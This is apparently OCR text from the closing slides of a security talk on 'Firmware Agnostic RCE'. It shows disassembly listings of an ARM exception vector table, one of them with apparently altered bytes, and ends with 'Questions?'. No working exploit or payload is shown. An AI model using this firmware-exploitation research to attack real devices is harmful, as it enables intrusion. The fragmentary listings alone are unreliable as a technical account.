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
Firmware Agnostic RCE

```
                    main_irq                                        XREF[1]:     40000018(j)
40010018 88 f0 9f e5     ldr        pc=>LAB_400100ec,[DAT_400100a8]                = 400100E

                    main_fiq_abort                                  XREF[1]:     4000001c(j)
4001001c 88 f0 9f e5     ldr        pc=>LAB_400100f0,[DAT_400100ac]                = 400100F

                    DAT_40010020                                    XREF[1]:     FUN_41aa6cc8
40010020 00 45           undefined2 4500h
40010022 54              ??         54h    T
40010023 4c              ??         4Ch    L
40010024 00              ??         00h
40010025 52              ??         52h    R
40010026 45              ??         45h    E
40010027 56              ??         56h    V

                    DAT_40010028                                    XREF[1]:     FUN_40000d98
40010028 44 d8 aa 40     undefined4 40AAD844h                                    ? -> 40
4001002c 45              ??         45h    E                                    ? -> 44
4001002d 54              ??         54h    T
4001002e 41              ??         41h    A
4001002f 44              ??         44h    D

                    DAT_40010030                                    XREF[1]:     FUN_40000d98
40010030 90 d8 aa 40     undefined4 40AAD890h                                    ? -> 40
```

```
                    main_prefetch_abort
4001000c 88 f0 9f e5     ldr        pc,[0x4001009c]

                    main_data_abort
40010010 88 f0 9f e5     ldr        pc,[0x400100a0]
40010014 88              ??         88h
40010015 f0              ??         F0h
40010016 9f              ??         9Fh
40010017 e5              ??         E5h

                    main_irq
40010018 88 f0 9f e5     ldr        pc,[0x400100a8]

                    main_fiq_abort
4001001c 88 f0 9f e5     ldr        pc,[0x400100ac]
40010020 ce              ??         CEh
40010021 fa              ??         FAh
40010022 0d              ??         0Dh
40010023 f0              ??         F0h
40010024 46              ??         46h    F
40010025 46              ??         46h    F
40010026 45              ??         45h    E
40010027 56              ??         56h    V
```


Questions?